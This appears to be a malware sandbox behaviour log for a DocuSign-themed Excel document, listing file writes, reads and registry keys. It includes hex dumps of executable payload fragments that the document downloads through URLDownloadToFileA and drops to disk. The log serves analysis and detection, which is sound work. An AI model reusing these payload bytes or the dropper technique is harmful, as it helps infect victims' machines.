C:\Users\user\Desktop\51DE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 08 00 01 00 02 00 03 00 04 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 00 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00	........g2.................... ......\.p....user B.....a.........=........... ....=.....i..9J.8.......X.@.. ...."....	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\51DE0000	unknown	184	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 88 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 50 00 00 00 0c 00 00 00 68 00 00 00 0d 00 00 00 74 00 00 00 13 00 00 00 80 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 00 b5 ce bb f8 2f d7 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... 8.....@.....P.....h..... ..t..... user.....Microsoft Excel .@.....|.#...@...../.....	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\51DE0000	unknown	300	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 fc 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 b6 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00 14 00 00 00 44 20 6f 20 63 20 75 20 20 20 53 20 69 20 67 20 6e 20 ae 00 06 00 00 00 44 6f 63 73 31 00 06 00 00 00 44 6f 63 73 32 00 06 00 00 00 44 6f 63 73 33 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... ....D o c u S i g n .....Docs1. ....Docs2.....Docs3..... .....Worksheet	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\51DE0000	unknown	1536	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\51DE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 ce 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 cc 00 00 00 cd 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	......................>.....	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\4HeVw[1].perclick	unknown	745	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 31 50 e9 4c 75 31 87 1f 75 31 87 1f 75 31 87 1f 3f 54 82 1e 74 31 87 1f 06 53 86 1e 72 31 87 1f 75 31 86 1f 70 31 87 1f 65 57 82 1e 71 31 87 1f 65 57 87 1e 74 31 87 1f 65 57 85 1e 74 31 87 1f 52 69 63 68 75 31 87 1f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 9a 2b 74 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0d 00 28 00 00 00 b0 06 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......1P.Lu1..u1..u1..? T..t1 ...S..r1..u1..p1..eW..q1..e W.. t1..eW..t1..Richu1............ ......PE..L....+t`...........!..... (.........	success or wait	1	14050828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\4HeVw[1].perclick	unknown	8184	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....	success or wait	1	14050828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\4HeVw[1].perclick	unknown	378	66 0f 6e c7 f3 0f e6 c0 f2 0f 11 45 dc 89 7d 0c 66 0f 6e c7 f3 0f e6 c0 6a 02 58 03 f0 f2 0f 11 45 dc 66 0f 6e c7 f3 0f e6 c0 89 7d 0c f2 0f 11 45 dc 89 7d 0c 85 d2 0f 85 94 fb ff ff 66 0f 6e c7 8b c6 f3 0f e6 c0 f2 0f 11 45 dc 89 7d 0c 5f 5e 5b 8b e5 5d c3 66 0f 6e c0 f3 0f e6 c0 f2 0f 11 45 dc 89 45 0c 33 c0 eb e5 55 8b ec 83 ec 0c 53 56 be c3 68 13 00 33 db 89 5d fc 57 ff 75 08 66 0f 6e c6 f3 0f e6 c0 f2 0f 11 45 f4 66 0f 6e c6 f3 0f e6 c0 89 75 f8 f2 0f 11 45 f4 66 0f 6e c6 f3 0f e6 c0 89 75 f8 f2 0f 11 45 f4 66 0f 6e c6 f3 0f e6 c0 89 75 f8 f2 0f 11 45 f4 66 0f 6e c6 f3 0f e6 c0 89 75 f8 f2 0f 11 45 f4 66 0f 6e c6 f3 0f e6 c0 89 75 f8 f2 0f 11 45 f4 89 75 f8 e8 fc f6 ff ff 66 0f 6e c6 8b f8 f3 0f e6 c0 59 f2 0f 11 45 f4 66 0f 6e c6 89 75 f8 f3 0f e6	f.n........E..}.f.n.....j.X... ..E.f.n......}....E..}........ .f.n..........E..}._^[..].f.n. .......E..E.3...U.....SV..h..3 ..].W.u.f.n........E.f.n...... u....E.f.n......u....E.f.n.... ..u....E.f.n......u....E.f.n.. ....u....E..u......f.n.......Y ...E.f.n..u....	success or wait	1	14050828C	URLDownloadToFileA
C:\Users\user\fdinmd.fii	unknown	9307	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 31 50 e9 4c 75 31 87 1f 75 31 87 1f 75 31 87 1f 3f 54 82 1e 74 31 87 1f 06 53 86 1e 72 31 87 1f 75 31 86 1f 70 31 87 1f 65 57 82 1e 71 31 87 1f 65 57 87 1e 74 31 87 1f 65 57 85 1e 74 31 87 1f 52 69 63 68 75 31 87 1f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 9a 2b 74 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0d 00 28 00 00 00 b0 06 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......1P.Lu1..u1..u1..? T..t1 ...S..r1..u1..p1..eW..q1..e W.. t1..eW..t1..Richu1........... ......PE..L.....+t`...........!..... (.........	success or wait	1	14050828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\4HeVw[1].perclick	unknown	8184	00 a0 01 66 00 7c 01 7a 01 05 00 fb 01 2c 00 6f 01 15 00 47 01 bb 00 58 00 71 01 fd 01 61 01 26 01 49 01 33 00 5c 00 a1 00 83 01 9a 00 03 01 ed 00 fa 01 1b 01 0a 00 ba 00 dd 00 cb 01 2f 01 2e 00 75 00 b3 00 99 01 5d 00 9b 00 03 00 a3 01 9b 01 6b 01 d9 00 9c 01 40 01 34 00 ac 00 f9 00 f6 00 97 01 c3 00 46 01 5c 01 2d 01 b0 00 b2 01 3a 00 a2 00 83 00 bd 00 19 00 ce 00 d9 01 17 00 c1 01 a2 01 92 01 58 01 31 01 55 00 10 00 1a 01 54 00 66 01 ab 01 12 01 86 01 38 01 8e 01 ee 01 26 00 f3 00 36 00 d7 00 ec 01 c4 01 c5 01 c6 00 1c 01 24 01 5b 00 06 01 f2 00 23 00 39 01 20 01 8a 01 7d 00 53 01 b1 01 87 01 23 01 28 01 99 00 6d 00 04 01 37 00 8c 00 27 01 45 00 a1 01 a9 01 eb 00 94 00 d2 00 57 01 b7 01 3a 01 8d 00 96 01 e2 01 bd 01 a7 00 8f 00 d3 01 d6 01 aa 00 84 01	...f.|.z.....,.o...G...X.q...a .&.I.3.\..... ./...u.....].....k.....@.4 .....F.\.-.....:..... .....X.1.U.....T.f.... ...8.....&...6.....$.[.....#.9. ...}.S.....#.(...m.. .7...'.E.....W...:.....	success or wait	56	14050828C	URLDownloadToFileA
C:\Users\user\fdinmd.fii	unknown	26736	f3 0f e6 c0 ff 75 10 f2 0f 11 45 f4 89 4d f8 66 0f 6e c1 f3 0f e6 c0 ff 75 0c f2 0f 11 45 f4 89 4d f8 66 0f 6e c1 f3 0f e6 c0 50 8d 42 f8 d1 e8 50 f2 0f 11 45 f4 89 4d f8 66 0f 6e c1 f3 0f e6 c0 f2 0f 11 45 f4 66 0f 6e c1 f3 0f e6 c0 89 4d f8 f2 0f 11 45 f4 66 0f 6e c1 f3 0f e6 c0 89 4d f8 f2 0f 11 45 f4 89 4d f8 8b 0e 03 4d 08 c7 45 f8 c3 68 13 00 66 0f 6e 45 f8 f3 0f e6 c0 51 f2 0f 11 45 f4 c7 45 f8 c3 68 13 00 e8 2e f9 ff ff b9 c3 68 13 00 8b f0 83 c4 14 66 0f 6e c1 f3 0f e6 c0 f2 0f 11 45 f4 66 0f 6e c1 89 4d f8 f3 0f e6 c0 f2 0f 11 45 f4 89 4d f8 85 f6 74 33 39 5d fc 0f 85 2c ff ff ff eb 38 f6 47 16 01 66 0f 6e c1 f3 0f e6 c0 f2 0f 11 45 f4 89 4d f8 74 12 66 0f 6e c1 f3 0f e6 c0 f2 0f 11 45 f4 89 4d f8 eb 12 66 0f 6e c1 f3 0f e6 c0 f2 0f 11 45 f4 89	.....u....E..M.f.n.....u....E ..M.f.n.....P.B...P...E..M.f.n .....E.f.n.....M....E.f.n. .....M....E..M....M..E..h..f.n E.....Q...E..E..h.....h... ....f.n.....E.f.n..M..... .E..M...t39]...,....8.G..f.n.. .....E..M.t.f.n.....E..M.. .f.n.....E..	success or wait	6	14050828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\fdinmd.fii	unknown	20178	4b 01 cd 01 92 01 12 00 9c 00 a1 00 f5 01 01 00 b9 01 56 00 f3 01 a6 00 92 01 80 01 0c 01 42 01 11 00 69 01 db 01 d0 01 ef 00 fc 01 fb 01 a4 00 df 00 ce 00 fa 01 2e 00 7f 01 3c 01 a6 00 9f 01 7e 00 f6 01 75 00 3d 01 99 00 03 00 eb 01 61 00 8f 00 41 01 c2 00 40 01 8f 00 9a 01 c2 00 75 00 c9 00 ef 00 87 01 69 01 b9 00 c6 01 87 00 cb 01 af 01 74 00 ac 00 2f 00 0e 00 68 00 53 00 f8 01 e4 01 c2 01 9d 01 15 00 aa 01 6b 00 1e 00 ab 01 30 01 02 01 51 00 15 01 d4 00 07 00 c7 00 1c 00 b6 00 52 00 1e 00 9f 01 e3 01 57 01 f4 01 09 01 54 00 b4 01 06 01 a2 00 68 01 ef 00 17 01 cf 00 61 01 46 01 93 01 e0 01 f0 01 66 01 be 00 10 01 d8 00 cf 00 48 00 88 01 48 00 74 00 2e 01 64 01 a5 01 8e 01 75 00 b4 00 d6 01 a3 00 6e 01 c2 00 db 00 f2 00 86 00 53 01 85 01 83 00 db 01 70	K.....V..... B...i.....<. ....~...u.=.....a...A...@... ....u.....i.....t.../. ..h.S.....k.....0...Q. .....R.....W.....T... ....h.....a.F.....f..... ..H...H.t...d.....u.....n... .....S.....p	success or wait	1	14050828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1281B7DE.emf	0	1108	pending	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1281B7DE.emf	0	1108	pending	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1281B7DE.emf	unknown	8192	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1281B7DE.emf	unknown	8192	end of file	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\51DE0000	unknown	16384	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\51DE0000	unknown	16384	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\51DE0000	unknown	16384	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1281B7DE.emf	0	1108	pending	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1281B7DE.emf	0	1108	pending	1	7FEEA8B9AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	6	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	6	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECF02	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECFAE	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED03A	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED105	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED1A1	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3C55	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3DFA	success or wait	1	7FEEA8B9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	4	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECF02	ECF02	binary	04 00 00 00 08 08 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 37 00 2E 00 35 00 33 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 87 09 F7 B7 F8 2F D7 01 02 CF 0E 00 02 CF 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
